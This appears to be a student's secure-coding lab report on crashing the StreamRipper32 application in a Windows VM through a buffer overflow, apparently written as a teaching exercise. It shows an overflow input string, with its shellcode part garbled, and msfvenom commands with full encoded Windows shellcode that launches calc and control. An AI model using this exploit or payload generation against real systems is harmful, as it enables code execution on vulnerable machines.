


Secure coding

Lab – 8

- G Jay Venkat
- 18BCN7112


Using windows-10 as a VM to crash streamRipper32 using the buffer-overflow:




Now we generate the payload using the python code the payload is below


```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAe?Z?ÚÇ°iP
SàÙt$òj3É±Rfiü1U»C±¿CE·Ö?MØ_Ú|Ø~/èOýÃfwáŠĐLiáyí4aüXiW×2•...v89òt²H~"°òÂù÷~áºÕšï0äJ>₃K³Ž
K•ô)´àIióĖ0•vĩ"ˆ+%-.)[³æ-~J—
qÛO¼U†ÿÌmúâî£FEã°últ7¶||@Å^½úAÓ6% m'ěŽâ(Ú²9™cY'&¶Îé^i⁻YiÚG³fw¼~.
G'⁂KT6yŽZ9Á¼S%NìÜĖāmÆŽ®āo`[fc«PÙ°ôu^&"...)[Ò~E¶]"ÿxn@Ç|µ±Æm8¶i},,)©)XYg‡3ÉqÉèfCEÂc'â
ç³'¶o4Íó»°0^CEÍØÇEI...÷°³°{0LGc1I#ª#ÆI¶Ã
```

We send the above string as an input as shown below:



As soon as we click ok the application shuts down. In windows 10 there is no message pop up regarding the error. **So, here are the screen shots from a windows 7 machine.**





Analysis

Buffer Overflow is the Vulnerability in this 32 bit application. We have inserted an exploit of many characters in the field which overflowed and caused the application to crash itself. It is not capable of handling those many characters given to match/add in the song pattern. That's why it is crashed

For getting the calculator we use the below

```
Applications ▾ Places ▾ Terminator ▾ Fri 10:25 AM
root@kali: ~
root@kali: ~ 190x52
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf = b""
buf += b"\x89\xe5\xdb\xd9\xd9\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x6b\x4c\x48\x68\x4c"
buf += b"\x42\x57\x70\x63\x30\x43\x30\x63\x50\x4d\x59\x49\x75"
buf += b"\x66\x51\x79\x50\x55\x34\x4c\x4b\x30\x50\x70\x30\x6e"
buf += b"\x6b\x61\x42\x46\x6c\x4c\x4b\x73\x62\x76\x74\x6c\x4b"
buf += b"\x43\x42\x35\x78\x54\x4f\x4f\x47\x42\x6a\x35\x76\x45"
buf += b"\x61\x4b\x4f\x6e\x4c\x47\x4c\x61\x71\x73\x4c\x64\x42"
buf += b"\x56\x4c\x31\x30\x5a\x61\x68\x4f\x64\x4d\x45\x51\x48"
buf += b"\x47\x58\x62\x6c\x32\x76\x32\x32\x77\x6c\x4b\x51\x42"
buf += b"\x66\x70\x4c\x4b\x50\x4a\x45\x6c\x6e\x6b\x42\x6c\x77"
buf += b"\x61\x53\x48\x38\x63\x77\x38\x35\x51\x5a\x71\x62\x71"
buf += b"\x4c\x4b\x52\x79\x65\x70\x56\x61\x4b\x63\x6c\x4b\x72"
buf += b"\x69\x47\x68\x4d\x33\x44\x7a\x32\x69\x6c\x4b\x44\x74"
buf += b"\x4c\x4b\x77\x71\x58\x56\x55\x61\x49\x6f\x4e\x4c\x79"
buf += b"\x51\x4a\x6f\x34\x4d\x46\x61\x49\x57\x50\x38\x59\x70"
buf += b"\x43\x45\x5a\x56\x44\x43\x33\x4d\x4c\x38\x77\x4b\x71"
buf += b"\x6d\x46\x44\x50\x75\x7a\x44\x71\x48\x6c\x4b\x73\x68"
buf += b"\x36\x44\x67\x71\x48\x53\x75\x36\x4e\x6b\x44\x4c\x50"
buf += b"\x4b\x6e\x6b\x51\x48\x75\x4c\x77\x71\x4a\x73\x4c\x4b"
buf += b"\x56\x64\x4e\x6b\x45\x51\x6a\x70\x6e\x69\x62\x64\x37"
buf += b"\x54\x76\x44\x33\x6b\x51\x4b\x75\x31\x30\x59\x72\x7a"
buf += b"\x52\x71\x79\x6f\x4d\x30\x73\x6f\x71\x4f\x73\x6a\x6e"
buf += b"\x6b\x57\x62\x38\x6b\x4c\x4d\x73\x6d\x53\x5a\x55\x51"
buf += b"\x6c\x4d\x4c\x45\x58\x32\x67\x70\x37\x70\x55\x50\x56"
buf += b"\x30\x71\x78\x76\x51\x4c\x4b\x50\x6f\x4f\x77\x39\x6f"
buf += b"\x79\x45\x4f\x4b\x58\x70\x6c\x75\x69\x32\x72\x76\x62"
buf += b"\x48\x4e\x46\x4e\x75\x4f\x4d\x4f\x6d\x79\x6f\x7a\x75"
buf += b"\x35\x6c\x75\x56\x61\x6c\x54\x4a\x4f\x70\x49\x6b\x4b"
buf += b"\x50\x72\x55\x73\x35\x4d\x6b\x63\x77\x32\x33\x31\x62"
buf += b"\x30\x6f\x61\x7a\x45\x50\x71\x43\x69\x6f\x79\x45\x65"
buf += b"\x33\x35\x31\x50\x6c\x73\x53\x37\x70\x41\x41"
root@kali:~#
```

```
Applications ▾ Places ▾ Terminator ▾ Sat 4:00 PM
root@kali: ~/Documents/PycharmProjects/arp_spoofing
root@kali: ~/Documents/PycharmProjects/arp_spoofing 190x48
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD=control -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2180 bytes
buf = b""
buf += b"\x89\xe3\xdb\xcd\xd0\x73\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x6b\x4c\x68\x68\x6f"
buf += b"\x72\x63\x30\x63\x30\x33\x30\x53\x50\x6e\x69\x4a\x45"
buf += b"\x45\x61\x6b\x70\x72\x44\x6c\x4b\x62\x70\x56\x50\x6e"
buf += b"\x6b\x33\x62\x64\x4c\x6e\x4b\x52\x72\x55\x44\x4c\x4b"
buf += b"\x71\x62\x46\x48\x44\x4f\x58\x37\x52\x6a\x31\x36\x35"
buf += b"\x61\x6b\x4f\x6c\x6c\x37\x4c\x61\x71\x63\x4c\x46\x62"
buf += b"\x46\x4c\x65\x70\x79\x51\x68\x4f\x76\x6d\x46\x61\x4b"
buf += b"\x77\x58\x62\x69\x62\x36\x32\x51\x47\x4e\x6b\x71\x42"
buf += b"\x74\x50\x6c\x4b\x71\x5a\x57\x4c\x4e\x6b\x30\x4c\x74"
buf += b"\x51\x61\x68\x69\x73\x52\x68\x37\x71\x4a\x71\x63\x61"
buf += b"\x4e\x4b\x53\x69\x37\x50\x37\x71\x68\x53\x6e\x6b\x63"
buf += b"\x79\x44\x58\x78\x63\x46\x5a\x57\x39\x6e\x6b\x70\x34"
buf += b"\x4c\x4b\x67\x71\x4a\x76\x45\x61\x79\x6f\x6c\x6c\x5a"
buf += b"\x61\x48\x4f\x34\x4d\x35\x51\x59\x57\x36\x58\x69\x70"
buf += b"\x54\x35\x6a\x56\x43\x33\x51\x6d\x6c\x38\x55\x6b\x71"
buf += b"\x6d\x54\x64\x74\x35\x6d\x34\x76\x38\x6c\x4b\x73\x68"
buf += b"\x67\x54\x76\x61\x68\x53\x75\x36\x6c\x4b\x36\x6c\x42"
buf += b"\x6a\x61\x6b\x66\x38\x35\x4c\x56\x61\x48\x53\x6c\x4b"
buf += b"\x75\x54\x6c\x4b\x36\x61\x78\x50\x6e\x69\x42\x64\x66"
buf += b"\x44\x35\x74\x63\x6b\x61\x4b\x55\x31\x50\x59\x33\x6a"
buf += b"\x30\x51\x6b\x4f\x4d\x30\x53\x6f\x31\x4f\x61\x4a\x6e"
buf += b"\x6b\x64\x52\x68\x6b\x4c\x4d\x61\x4d\x62\x4a\x77\x71"
buf += b"\x4c\x4d\x4f\x75\x6c\x72\x53\x30\x67\x70\x45\x50\x46"
buf += b"\x30\x5f\x30\x34\x71\x4e\x4b\x62\x4f\x4e\x67\x6b\x4f"
buf += b"\x38\x55\x6f\x4b\x4c\x30\x48\x35\x59\x32\x32\x76\x75"
buf += b"\x38\x4f\x56\x5a\x35\x6f\x4d\x4d\x4d\x69\x6f\x68\x55"
buf += b"\x75\x6c\x73\x36\x33\x4c\x77\x7a\x4d\x50\x4b\x4b\x49"
buf += b"\x70\x70\x75\x36\x65\x6d\x6b\x43\x77\x55\x43\x31\x62"
buf += b"\x52\x4f\x32\x4a\x55\x50\x63\x63\x4b\x4f\x4b\x65\x70"
buf += b"\x63\x30\x6f\x50\x6e\x34\x34\x72\x52\x30\x6f\x72\x4c"
buf += b"\x63\x30\x41\x41"
root@kali:~/Documents/PycharmProjects/arp_spoofing# ^C
root@kali:~/Documents/PycharmProjects/arp_spoofing# ^C
root@kali:~/Documents/PycharmProjects/arp_spoofing# SS
```